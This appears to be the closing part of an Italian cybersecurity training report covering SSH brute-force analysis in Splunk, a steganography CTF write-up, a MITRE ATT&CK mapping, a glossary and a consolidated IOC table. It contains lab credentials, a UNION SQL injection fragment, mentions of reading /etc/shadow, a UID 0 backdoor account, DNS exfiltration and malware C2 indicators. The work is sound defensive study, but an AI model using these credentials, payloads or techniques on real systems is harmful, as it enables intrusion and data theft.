2026-06-22 14:01:34	60.220.218.88 - - [22/Jun/2026:14:01:34] "GET /cart.do?action=view&itemId=EST-27&JSESSIONID=SD3SL8FF3ADFF51749 HTTP/1.1" 500 1831 "http://www.buttercupgames.com/oldlink?itemId=EST-27" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 460
2026-06-22 12:46:55	211.25.254.234 - - [22/Jun/2026:12:46:55] "POST /cart.do?action=purchase&itemId=EST-14&JSESSIONID=SD4SL10FF4ADFF51408 HTTP/1.1" 500 1726 "http://www.buttercupgames.com/cart.do?action=purchase&itemId=EST-14" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 394
2026-06-22 12:40:09	62.216.64.19 - - [22/Jun/2026:12:40:09] "GET /cart.do?action=view&itemId=EST-16&JSESSIONID=SD3SL1FF9ADFF51372 HTTP/1.1" 500 604 "http://www.buttercupgames.com/cart.do?action=view&itemId=EST-16" "Googlebot/2.1 (http://www.googlebot.com/bot.html)" 714
2026-06-22 12:07:17	59.36.99.70 - - [22/Jun/2026:12:07:17] "GET /product.screen?productId=SF-BVS-G01&JSESSIONID=SD3SL5FF4ADFF51205 HTTP/1.1" 500 2451 "http://www.buttercupgames.com/category.screen?categoryId=NULL" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5" 708
2026-06-22 11:29:36	198.65.113.83 - - [22/Jun/2026:11:29:36] "GET /category.screen?categoryId=NULL&JSESSIONID=SD7SL9FF9ADFF51042 HTTP/1.1" 500 2507 "http://www.buttercupgames.com/category.screen?categoryId=NULL" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727;"

[B3.5] Q5: i 733 errori HTTP 500 sull'applicazione web.

Osservazione SOC

Il volume di Failed password (33.253) a fronte di pochi accessi riusciti, unito a 185 IP sorgente con decine/centinaia di tentativi ciascuno, è la firma classica di un **brute force distribuito**. L'IP 87.194.216.51 (948 tentativi) è il candidato prioritario per blocco e indagine.

IOC e raccomandazioni

Tipo	Valore
IP brute force (top)	87.194.216.51 (948) · 86.212.199.60 (158)
Indicatore	185 IP con >5 tentativi falliti · 33.253 Failed password
Anomalia applicativa	733 errori HTTP 500 (buttercupgames.com)
MITRE ATT&CK	T1110 Brute Force

Remediation

Blocco/throttling degli IP ostili (fail2ban), **autenticazione a chiave** o MFA su SSH, rate-limiting, account lockout, e **alerting Splunk** su soglie di Failed password. Investigare gli HTTP 500 per escludere abusi applicativi.

Mini-conclusione

Splunk trasforma centinaia di migliaia di righe di log in risposte operative in pochi comandi SPL. L'esercizio mostra il valore del **SIEM** per il rilevamento del brute force e la **caccia alle anomalie** a partire dai dati grezzi.

CAPTURE THE FLAG · BONUS 4

14

CTF steganografica «DRAGON34» (parziale)

P1 · Alex Setti

Rischio: Informativo

Stato della traccia: parziale

La catena steganografica è stata risolta fino al valore DRAGON34, ma **il premio/medaglia finale non è stato individuato con certezza**: DRAGON34 potrebbe essere la flag conclusiva oppure un ulteriore indizio della catena. La sezione documenta il percorso ricostruito; eventuali passi successivi restano aperti.

OBIETTIVO

Risolvere una **CTF** a partire da photo.zip, concatenando **steganografia** (steghide), decodifiche e linguaggi esoterici per estrarre, passo dopo passo, la flag finale.

Catena di risoluzione ricostruita

Passo	Tecnica / strumento	Esito
1	steghide con password «mistero risolto»	Estratto 01.jpg
2	01.jpg → pass.txt → interprete Brainfuck (bf.py)	Stringa D5f89fgg
3	02.jpg/03.jpg → linguaggio COW (cow.py) → Base64	File PolyjuicePotion.png
4	Credenziali estratte dal PNG	root / Aswap78122, server 192.168.3.2
5	steghide con «Aswap78122» su 04-07, 11.jpg	Frammenti flag-aa...ah (Base64)
6	base64 -d dei frammenti concatenati	Immagine medaglia.jpg
7	Lettura del contenuto finale	« REAL FLAG: DRAGON34 »

Approccio

La sfida combina **più livelli di offuscamento**: ogni artefatto contiene la chiave o lo strumento per il passo successivo. La metodologia vincente è **iterativa** — estrai, identifica la codifica (Brainfuck, COW, Base64, hex), decodifica, ripeti — documentando ogni chiave trovata per non perdere il filo.

Mini-conclusione

La catena è stata ricostruita in modo coerente fino a DRAGON34. Pur restando aperto l'ultimo miglio, l'esercizio mostra come la **steganografia a più stadi** si affronti con metodo, pazienza e gli strumenti giusti per ciascun livello.

15 • Mappatura MITRE ATT&CK complessiva

Sintesi trasversale delle tattiche e tecniche osservate negli esercizi, secondo il framework MITRE ATT&CK. Offre una lettura «da kill chain» dell'intera Build Week.

Tattica	Tecnica (ID)	Esercizio	Evidenza osservata
Initial Access	T1566 — Phishing	Es. 5 (Task A)	Esca lavorativa + redirect ConvertKit/Instagram
Initial Access	T1190 — Exploit Public-Facing Application	Bonus 1	UNION SQLi su Mutillidae
Execution	T1203 / T1210 — Exploitation	Extra 2	Buffer overflow su <code>oscp.exe:1337</code>
Execution	T1059.003 — Windows Command Shell	Es. 6	Payload reale = <code>cmd.exe</code> rinominato
Persistence	T1547.001 — Registry Run Keys	Es. 1	Chiave <code>Run\AdwCleaner</code>
Persistence	T1136.001 — Create Account (Local)	Bonus 2	Utente backdoor <code>myroot</code> (UID 0)
Defense Evasion	T1036 — Masquerading	Es. 1, Es. 6	Nomi file ingannevoli (AdwCleaner, Nimda)
Defense Evasion	T1055 — Process Injection	Es. 5 (Task B)	Vidar iniettato in <code>RegAsm.exe</code>
Credential Access	T1528 — Steal Application Access Token	Es. 5 (Task A)	App OAuth malevola autorizzata
Credential Access	T1555 — Credentials from Password Stores	Es. 5 (Task B)	Infostealer (password, cookie, wallet)
Credential Access	T1110 — Brute Force	Bonus 3	185 IP, 948 tentativi (top)
Collection	T1005 — Data from Local System	Bonus 2	Lettura <code>/etc/shadow</code> e <code>passwd</code>
Command & Control	T1071 — Application Layer Protocol	Es. 1	C2 verso <code>vikingwebsscanner.com</code>
Command & Control	T1071.004 — DNS	Bonus 1	Query DNS hex verso <code>ns.example.com</code>
Exfiltration	T1048 — Exfiltration Over Alternative Protocol	Bonus 1, Bonus 2	DNS tunneling · FTP STOR

Come leggere la tabella

Le righe seguono l'ordine tipico di un attacco (*accesso* → *esecuzione* → *persistenza* → *evasione* → *furto credenziali* → *C2* → *esfiltrazione*). La stessa tecnica può comparire in più esercizi: è un segnale di quali comportamenti malevoli ricorrono più spesso e meritano priorità di rilevamento.

16 • Conclusioni e lezioni apprese

La Build Week 3 ha ripercorso l'intero ciclo di vita di un incidente di sicurezza dalla parte del **difensore**: analisi di malware, forense di rete, threat intelligence, threat hunting su SIEM e una panoramica controllata sul lato offensivo. Il filo conduttore di tutti gli esercizi è netto e ripetuto: **la maggior parte degli attacchi osservati sarebbe stata prevenuta o rilevata da pratiche di igiene di base**.

Lezioni trasversali

- **Il nome non è la natura.** Un finto «pulitore» è un rogue (Es. 1), un file «Nimda» è in realtà cmd.exe (Es. 6): l'analisi si fonda su hash, formato e comportamento, mai sull'etichetta.
- **La cifratura conta.** Wireshark mostra credenziali in chiaro su HTTP e dati illeggibili su HTTPS (Es. 4): TLS ovunque è una difesa concreta, non teorica.
- **I log raccontano tutto.** Security Onion e Splunk hanno permesso di ricostruire SQLi, esfiltrazione DNS, compromissioni root e brute force (Bonus 1-3): senza visibilità non c'è difesa.
- **L'automazione non basta.** Il phishing OAuth (Es. 5) era invisibile agli antivirus: l'occhio umano resta indispensabile quando i verdeti automatici dicono «nessuna minaccia».
- **La prevenzione è stratificata.** Per il buffer overflow (Extra 2) nessuna singola difesa è risolutiva: canary, DEP, ASLR e sviluppo sicuro agiscono insieme.

Raccomandazioni difensive prioritarie

Area	Azione raccomandata
Patch & hardening	Aggiornamento tempestivo, rimozione di servizi non necessari, chiusura di porte/backdoor (es. 6200).
Identità & accessi	MFA, minimo privilegio, monitoraggio della creazione di account privilegiati, autenticazione a chiave su SSH.
Rete	Segmentazione, cifratura dei canali (TLS), ispezione/allow-listing DNS, WAF e prepared statement per le app web.
Endpoint	EDR aggiornato, application allow-listing, isolamento rapido e re-imaging dopo compromissione root.
Monitoraggio	SIEM con alerting su soglie (brute force, errori 5xx), correlazione log Zeek, gestione e analisi degli IOC.
Persone	Formazione anti-phishing, in particolare contro l'autorizzazione di app OAuth di terze parti.

Nota sulle tracce parziali

Le tracce **Extra 2 (Buffer Overflow)** e **Bonus 4 (CTF)** sono documentate fino al punto effettivamente raggiunto in laboratorio, con i passi rimanenti dichiarati apertamente. Le quattro tracce **Bonus** sono approfondimenti supplementari, affrontati oltre il perimetro originale del progetto.

Conclusione del gruppo

L'esperienza ha consolidato un metodo di lavoro investigativo e **difensivo**: osservare, raccogliere evidenze, correlare, documentare e raccomandare contromisure. È l'approccio quotidiano di un SOC e la competenza centrale che la Build Week intendeva sviluppare.

17 • Glossario tecnico

Definizioni sintetiche dei termini ricorrenti, pensate anche per un lettore non specialista.

Termine	Significato
IOC (Indicator of Compromise)	Artefatto osservabile (hash, IP, dominio, chiave di registro) che indica una possibile compromissione.
C2 (Command & Control)	Infrastruttura con cui il malware comunica per ricevere comandi o inviare dati.
SIEM	Piattaforma che raccoglie e correla log per rilevamento e indagine (es. Security Onion, Splunk).
Zeek / Bro	Motore di analisi del traffico che genera log strutturati (conn, http, dns, files, ftp).
PE / PE32+	Formato degli eseguibili Windows; «PE32+» indica il formato a 64 bit.
NSIS	Sistema di installazione scriptabile, talvolta abusato per impacchettare dropper.
Overlay / entropia	Dati extra appesi a un eseguibile; un'entropia ≈ 8 indica contenuto compresso o cifrato.
Dropper	Componente che rilascia ed esegue altri file malevoli sull'host.
Masquerading	Tecnica di evasione: dare a un file malevolo il nome di uno legittimo.
Persistenza (Run key)	Meccanismo per riavviare il malware all'accesso, es. chiave di registro . . . \Run.
OAuth rogue app	Applicazione malevola che, una volta autorizzata, accede all'account senza conoscere la password.
Process Injection	Inserimento di codice in un processo legittimo per nascondersi (es. in RegAsm.exe).
Infostealer	Malware specializzato nel furto di credenziali, cookie, carte e wallet.
Buffer overflow	Scrittura oltre i limiti di un buffer che può corrompere lo stack e dirottare l'esecuzione.
Offset	Distanza in byte dall'inizio del buffer fino all'indirizzo di ritorno.
Stack canary / DEP / ASLR	Protezioni che rilevano la corruzione dello stack, impediscono l'esecuzione sullo stack e randomizzano gli indirizzi.
SQL Injection (UNION)	Iniezione di una query SQL aggiuntiva per leggere dati non autorizzati.
DNS Exfiltration	Esfiltrazione di dati nascondendoli nelle query DNS verso un dominio controllato.
Steganografia / steghide	Occultamento di dati dentro file (es. immagini); steghide è uno strumento comune.
Brute force	Tentativi ripetuti di indovinare credenziali; rilevabile dal volume di accessi falliti.
MITRE ATT&CK	Tassonomia standard di tattiche e tecniche degli avversari.
TLS / HTTPS	Protocollo che cifra il traffico web, rendendo illeggibili i dati a chi intercetta.
Hash (SHA-256/MD5)	Impronta univoca di un file, usata per identificarlo e verificarne la reputazione.
ROT13 / XOR	Tecniche di offuscamento semplici usate da alcuni malware per nascondere stringhe e payload.

18 • Appendice — Tabella IOC consolidata

Raccolta unica degli indicatori di compromissione emersi nei vari esercizi, pronta per l'inserimento in blocklist, regole di rilevamento e attività di threat hunting.

Hash di file

File / contesto	Algoritmo	Valore
AdwCleaner.exe (Es.1)	SHA-256	51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc
6AdwCleaner.exe — dropper (Es.1)	SHA-256	4f0033e811fe2497b38f0d45df958829d01933ebe7d331079eefc8e38fbeeaa61
6AdwCleaner.exe — dropper (Es.1)	MD5	87e4959fefec297ebbf42de79b5c88f6
confidential.txt — esfiltrato (Bonus2)	MD5	e7bc9c20bfd5666365379c91294d536b
confidential.txt — esfiltrato (Bonus2)	SHA-1	f7f54acee0342f6161f8e63a10824ee11b330725

Indicatori di rete (domini, IP, URL)

Tipo	Indicatore	Contesto
Dominio C2	www.vikingwebscanner.com	Es. 1 — notifica di nuova installazione
Dominio C2	caffegclasiqwp.shop	Es. 5 — infostealer Vidar/Lumma
IP C2	147.45.44.104 · 195.201.118.191	Es. 5 — Vidar/Lumma
App OAuth malevola	app_id 124024574287414	Es. 5 — phishing OAuth
IP attaccante	209.165.200.227	Bonus 1 — SQLi
Dominio exfil	ns.example.com (query hex)	Bonus 1 — DNS exfiltration
IP attaccante	209.165.201.17 → ...235:6200	Bonus 2 — shell root
IP brute force	87.194.216.51 · 86.212.199.60	Bonus 3 — SSH brute force
Server download	209.165.202.133:6666	Es. 6 — download del binario

Indicatori su host (registro, file, account)

Tipo	Indicatore	Contesto
Chiave di registro	HKCU\...\CurrentVersion\Run\AdwCleaner	Es. 1 — persistenza
File rilasciati	6AdwCleaner.exe, .INI, .config, CRYPTSP.dll	Es. 1 — dropper
Account backdoor	myroot (UID 0)	Bonus 2 — persistenza
Mutex / DLL (Mydoom)	SwebSipcSmtxS0 · shimgapi.dll · taskmon.exe	Extra 1 — threat intel
Payload SQLi	UNION SELECT ... FROM credit_cards	Bonus 1 — web app

Uso responsabile

Gli IOC qui elencati provengono da ambienti di laboratorio e da dataset didattici. Vanno verificati e contestualizzati prima di qualsiasi uso in produzione; alcuni valori (IP, timestamp) sono specifici degli scenari analizzati.